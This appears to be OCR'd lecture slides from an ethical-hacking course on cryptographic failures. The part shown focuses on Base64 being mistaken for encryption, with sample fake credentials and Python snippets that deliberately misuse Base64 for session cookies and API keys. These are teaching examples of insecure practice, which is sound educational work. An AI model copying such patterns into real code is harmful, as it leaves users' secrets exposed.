
Andrea Costanzo

Encryption Gone Wrong:

How Cryptographic Errors Lead to Exploits



This course is designed solely for educational purposes to teach students about the principles, techniques, and tools of ethical hacking. The knowledge and skills acquired during this course are intended to be used responsibly, legally, and ethically, in compliance with applicable laws and regulations.

Authorized Use Only: Students must only use the methods, techniques, and tools taught in this course on systems and networks for which they have explicit authorization to test and analyze.

Personal Responsibility. Students are personally responsible for ensuring that their actions comply with all relevant laws and ethical guidelines. Neither the instructor nor the institution will be held liable for any misuse of the information or tools taught during this course.

Professional Integrity: Students are expected to uphold the highest standards of integrity and professionalism, refraining from any activity that could harm individuals, organizations, or systems

Summary

- Using non-cryptographic functions to protect secrets
  - Base64 encoding
- Using deprecated encryption algorithsm
  - Caesar's cipher (is this deprecated enough for you?)
  - DES
- Using deprecated hash functions
  - MD5 collision and bruteforce
- Using predictable random numbers
  - Stealing user random ID session in a weak web application
  - Brute-forcing the Mersenne-Twister generator
  - Bonus: manipulating browser cookies
- Storing sensitive data in public URLs
  - Brute-forcing a web app in search of pages/files not showing up in Google

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. Using deprecated hash functions such as MD5 or SHA1 in use, or non-cryptographic functions when cryptographic functions are needed

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. Using deprecated hash functions such as MD5 or SHA1 in use, or non-cryptographic functions when cryptographic functions are needed
2. Using old or weak cryptographic algorithms or protocols

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. Using deprecated hash functions such as MD5 or SHA1 in use, or non-cryptographic functions when cryptographic functions are needed
2. Using old or weak cryptographic algorithms or protocols
3. Using randomness for cryptographic purposes that was not designed to meet cryptographic requirements. Even if the correct function is chosen, does the seed lack sufficient unpredictability?

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. Using deprecated hash functions such as MD5 or SHA1 in use, or non-cryptographic functions when cryptographic functions are needed
2. Using old or weak cryptographic algorithms or protocols
3. Using randomness for cryptographic purposes that was not designed to meet cryptographic requirements. Even if the correct function is chosen, does the seed lack sufficient unpredictability?
4. Forgetting crypto keys into source code repositories, website pages etc.

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. Using deprecated hash functions such as MD5 or SHA1 in use, or non-cryptographic functions when cryptographic functions are needed
2. Using old or weak cryptographic algorithms or protocols
3. Using randomness for cryptographic purposes that was not designed to meet cryptographic requirements. Even if the correct function is chosen, does the seed lack sufficient unpredictability?
4. Forgetting crypto keys into source code repositories, website pages etc.
5. Transmitting data in clear text (on HTTP, SMTP, FTP protocols)

What is a cryptographic failure in Cybersecurity?

A Cryptographic Failure occurs when a cryptographic system or algorithm fails to provide the intended level of security, resulting in data exposure, unauthorized access, or data integrity compromise.

1. Using deprecated hash functions such as MD5 or SHA1 in use, or non-cryptographic functions when cryptographic functions are needed
2. Using old or weak cryptographic algorithms or protocols
3. Using randomness for cryptographic purposes that was not designed to meet cryptographic requirements. Even if the correct function is chosen, does the seed lack sufficient unpredictability?
4. Forgetting crypto keys into source code repositories, website pages etc.
5. Transmitting data in clear text (on HTTP, SMTP, FTP protocols)
6. Not enforcing encryption, not using security directives (e.g. HTTP headers in browsers)
7. Using default crypto keys or weak crypto keys; re-using keys; bad key management
8. Not validating the received server certificate and the trust chain

We will not discuss these

Cryptographic Failures:

Are non-cryptographic functions used when cryptographic functions are needed?

Cryptographic Failures: Base64 is not an encryption algorithm

Are non-cryptographic functions used when cryptographic functions are needed?

This is sensitive data encoded with Base64. It look quite *secret*, right?

```
Q09ORklERU5USUFMIERPQ1VNRU5UICAKLS0tLS0tLS0tLS0tLS0tLS0tICAKCkNvbXBhbnk6IEFDTUUgQ29ycG9yYXRpb24gIApEZXB
hcnRtZW50OiBDeWJlcnNlY3VyaXR5IERpdmlzaW9uICAKRGF0ZTogSmFudWFyeSAzMSwgMjAyNSAgCgpFbXBsb3llZSBDcmVkZW50aWFscy
AoU3RyaWN0bHkgQ29uZmlkZW50aWFsKSAgCi0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tICAKVXNlcm5hb
WU6IGFkbWluX2FjbWUgIApQYXNzd29yZDogUEBzc3cwcmQxMjMhICAKCkludGVybmFsIEFQSSBLZXk6ICAKQVBJX0tFWSA9ICJzay0xMjM0
NS1BQkNERS02Nzg5MC1YWVoiICAKCkRhdGFiYXNlIENvbm5lY3Rpb24gU3RyaW5nOiAgCkRCX0NPTk5FQ1RJT04gPSAibXlzcWw6Ly9hZG1
pbjpTdXBlclNlY3JldFBhc3NAZGIuYWNtZS5jb206MzMwNi9tYWluX2RiIiAgCgotLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tICAKRE
8gTk9UIFNIQVJFIFRISVMgRE9DVU1FTlQgIApQcm9wZXJ0eSBvZiBBQ01FIENvcnBvcmF0aW9uICAKLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tLS0tL
S0tLS0tLQo=
```

Try with this tool: https://cyberchef.io/#recipe=From_Base64('A-Za-z0-9%2B/%3D',true)

Cryptographic Failures: Base64 is not an encryption algorithm

Are non-cryptographic functions used when cryptographic functions are needed?

```
CONFIDENTIAL DOCUMENT
---------------------

Company: ACME Corporation
Department: Cybersecurity Division
Date: January 31, 2025

Employee Credentials (Strictly Confidential)
-----------------------------------------
Username: admin_acme
Password: P@ssw0rd123!

Internal API Key:
API_KEY = "sk-12345-ABCDE-67890-XYZ"

Database Connection String:
DB_CONNECTION = "mysql://admin:SuperSecretPass@db.acme.com:3306/main_db"

---------------------------
DO NOT SHARE THIS DOCUMENT
Property of ACME Corporation
---------------------------
```

Cryptographic Failures: Base64 is not an encryption algorithm

Are non-cryptographic functions used when cryptographic functions are needed?

To protect data, use proper encryption:

- AES:https://cyberchef.io/#recipe=AES_Encrypt(%7B'option':'Hex','string':''%7D,%7B'option':'Hex','string':''%7D,'CBC','Raw','Hex',%7B'option':'Hex','string':''%7D)
- Plaintext: the secret file
- Key: `b7c1c6e2174e4dd89179f6b0b63d93a0d4d20edbc4b54bb8e1c`
- Initialization vector: `a1d3e9b748ba5f749c65284ab4a019b1`

```
eb7892c4156d9a3ef1d541631dc5a8c6277e933135eb60f3205b76d0975b9355923beb8e57d8583cc844f2e4b322df6b1f27eb9c5504cf5484d6413dd855d00c7
1063de6a8e80f500b7d22bb39bcf32fdbfd62d4580814292bc60caba0328a6cbdfd9ea0eb8a6564a1872fd0fdc285fd9ce9db9dcd8b69247f45bf44ec7d9d39a1
63541ca049624a2195d511f0b1516b2127f14a89797b59ad978b3020f153f263a0434487768ddfa64edc0e046aedc8951cd7b21a3ec588cd33c46bebe89b5ef58
b73635e943ec14d1fb741802f4d72d1775f21c062b13e629e1873acf9676de10c5d13aa7504fa632925bf924006addc55d8fa839033ad0a6ead4f1fc9b1202340
155ec5af46b22f6822e0e27b8c9aa3b470a7038cf0fe356851e83bdcac07032686b3b0eade295feb25b3fe56e17b863c1ad0462fda45afcf3d585495ff3fd74df
81ae665305f66eaf634b3958b825b2f1fe18c71452b0c4382825148fda7d0c1b2a94ee3dca52b29ad24b0582a50bf0b1ece0d5c2877533bfc6205fe7bf518d87c
08545801c93dd055b7af7a7544b4c466c7b3f370513d9566f037a0717c9f8069f6d229013b99edff37f76fdc00e73659381b6999ab3eb367792bca2e1b2950330
5d68a616c2566b0050836841cace419614cdfbdc7f97b190141706bae600b32ead314c2d59836ac28a7f8594dadf3aee6fcb11ac43ca4f7db2d9939b06acc66cc
62e6a75260c80ab4920b274907620ff0cf8e216d41877fc6dd97b99b03248346e916cc5a71c52d70a35c196d0f9d3a6d176ab1d075b4ce200486e10b
```

Now try to decrypt it with Cyberchef


Cryptographic Failures: Base64 is not an encryption algorithm

Base64 is not secure for protecting passwords. It is an encoding algorithm.

However, it is still incorrectly used to "encrypt" passwords or other sensitive data, thinking it adds security.

Commonly used to encode binary data for storage or transfer over media that can only deal with ASCII to ensure that the data remains intact without modification during transport

- Storing complex data in XML
- Encoding binary data so that it can be included in a URL or in HTML files



Cryptographic Failures: Base64 is not an encryption algorithm

Base64 is not secure for protecting passwords. It is an encoding algorithm.

However, it is still incorrectly used to "encrypt" passwords or other sensitive data, thinking it adds security.

Commonly used to encode binary data for storage or transfer over media that can only deal with ASCII to ensure that the data remains intact without modification during transport

- Storing complex data in XML
- Encoding binary data so that it can be included in a URL or in HTML files

Base64 alphabet defined in RFC 4648.

Index	Binary	Char.	Index	Binary	Char.	Index	Binary	Char.	Index	Binary	Char.
0	000000	A	16	010000	Q	32	100000	g	48	110000	w
1	000001	B	17	010001	R	33	100001	h	49	110001	x
2	000010	C	18	010010	S	34	100010	i	50	110010	y
3	000011	D	19	010011	T	35	100011	j	51	110011	z
4	000100	E	20	010100	U	36	100100	k	52	110100	0
5	000101	F	21	010101	V	37	100101	l	53	110101	1
6	000110	G	22	010110	W	38	100110	m	54	110110	2
7	000111	H	23	010111	X	39	100111	n	55	110111	3
8	001000	I	24	011000	Y	40	101000	o	56	111000	4
9	001001	J	25	011001	Z	41	101001	p	57	111001	5
10	001010	K	26	011010	a	42	101010	q	58	111010	6
11	001011	L	27	011011	b	43	101011	r	59	111011	7
12	001100	M	28	011100	c	44	101100	s	60	111100	8
13	001101	N	29	011101	d	45	101101	t	61	111101	9
14	001110	O	30	011110	e	46	101110	u	62	111110	+
15	001111	P	31	011111	f	47	101111	v	63	111111	/
									Padding		=

Cryptographic Failures: Base64 is not an encryption algorithm

A little warm-up get acquainted with Python and Pycharm IDE's configuration
Check exercise in CryptographicFailures/CryptFail_using_base64.py

You can encode strings using base64 in Python:

```
import base64

password = "SuperSecurePassword123!"

# Encode the password using Base64
encoded_password = base64.b64encode(password.encode("utf-8"))
print(f"Encoded Password: {encoded_password.decode('utf-8')}")

# Or from command line:
# encode: openssl base64 -e <<< test
# decode: openssl base64 -d <<< dGVzdAo=
```

Cryptographic Failures: the BAD way to use Base64

Check *CryptographicFailures/CryptFail_misusing_base64.py* to find common wrong uses of base64 encoding

```python
#---------------------------------------------------------------
# Encoding important files as Base64
#---------------------------------------------------------------
with open("Resources/config.xml", "rb") as file:
    file_data = file.read()

encoded_file = base64.b64encode(file_data).decode()
print(f"Encoded File Data (Insecure): {encoded_file[:100]}...")
```

```python
#---------------------------------------------------------------
# Encoding browser sessions as Base64
#---------------------------------------------------------------

session_data = {
    "username": "admin",
    "role": "administrator"
}
session_str = json.dumps(session_data)
encoded_session = base64.b64encode(session_str.encode()).decode()
print(f"Encoded Cookie Value: {encoded_session}")
```

```python
#---------------------------------------------------------------
# URL with "encoded" API key (False sense of security)
#---------------------------------------------------------------

api_key = "my_secret_api_key"
encoded_api_key = base64.b64encode(api_key.encode()).decode()

url = f"http://example.com/api?key={encoded_api_key}"
print(f"Insecure URL: {url}")
```

```python
#---------------------------------------------------------------
# Encoding API KEYS as Base64
#---------------------------------------------------------------

encoded_key = "dXNlcm5hbWU6cGFzc3dvcmQxMjM="
decoded_key = base64.b64decode(encoded_key).decode()
print(f"Decoded API Key: {decoded_key}")
```

Cryptographic Failures: the GOOD way to use Base64

URLs can only safely include a limited set of characters:

- Letters (`A-Z, a-z`), digits (`0-9`), a few special characters like `-, _, ., ~`
- Other characters can cause issues or need to be percent-encoded (like #, ?, /, etc.)

Base64 **maps binary data to a set of 64 safe characters** (`A-Z, a-z, 0-9, +, /`)

- The result is a text string that can be safely transmitted or included in URLs

Image files contain binary data. Image editors know how to represent those data, while text editors do not.


- Have you ever tried opening an image with a text editor? It does not know how to decode data and thus you see strange characters that cannot be safely included in URLs, HTML pages or XML files

Cryptographic Failures: the GOOD way to use Base64


URLs can only safely include a limited set of c
- Letters (`A-Z`, `a-z`), digits (`0-9`), a few spe
- Other characters can cause issues or need

Base64 **maps binary data to a set of 64 safe**
- The result is a text string that can be safely

Image files contain binary data. Image editor
- Have you ever tried opening an image with
  strange characters that cannot be safely in



We'll get back to this!



Cryptographic Failures: the GOOD way to use Base64

```
<?xml version="1.0" encoding="UTF-8"?>
<File>
    <Name>SampleImage.png</Name>
    <Data>
        VùπáÏ}j3^NóHŸFÁu (truncated)
    </Data>
</File>
```

```
<img src="ÿØÿà..JFIF....H.HÿÛC." alt="Broken Image">
```

```
https://example.com/image?data=ÿØÿàJFIF..H.HÿÛC.
```

```
<?xml version="1.0" encoding="UTF-8"?>
<File>
    <Name>SampleImage.png</Name>
    <Data>
        iVBORw0KGgoAAAANSUhEUgAAAbAAAAF
        fCAAAAAAKN8ahAAAABGdBTUEAALGPC/x (truncated)
    </Data>
</File>
```

```
<img src="..."
     alt="Working Image">
```

```
https://example.com/image?data=%2F9j%2F4AAQSkZJRgABA
```

Cryptographic Failures: the GOOD way to use Base64

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <File>
3      <Name>SampleImage.png</Name>
4      <Data>
5          VùπáÏ}j3^NóHŸFÁu (truncated)
6      </Data>
7  </File>
```

```
<img src="ÿØÿà..JFIF....H.HÿÛC." alt="Broken Image">
```

```
https://example.com/image?data=ÿØÿàJFIF..H.HÿÛC.
```

```
1  <?xml version="1.0" encoding="UTF-8"?>
2  <File>
3      <Name>SampleImage.png</Name>
4      <Data>
5          iVBORw0KGgoAAAANSUhEUgAAAbAAAAF
6          fCAAAAAAKN8ahAAAABGdBTUEAALGPC/x (t  ed)
7      </Data>
8  </File>
```

```
<img src="  QAAAQABAAD..."
     alt="Working Image">
```

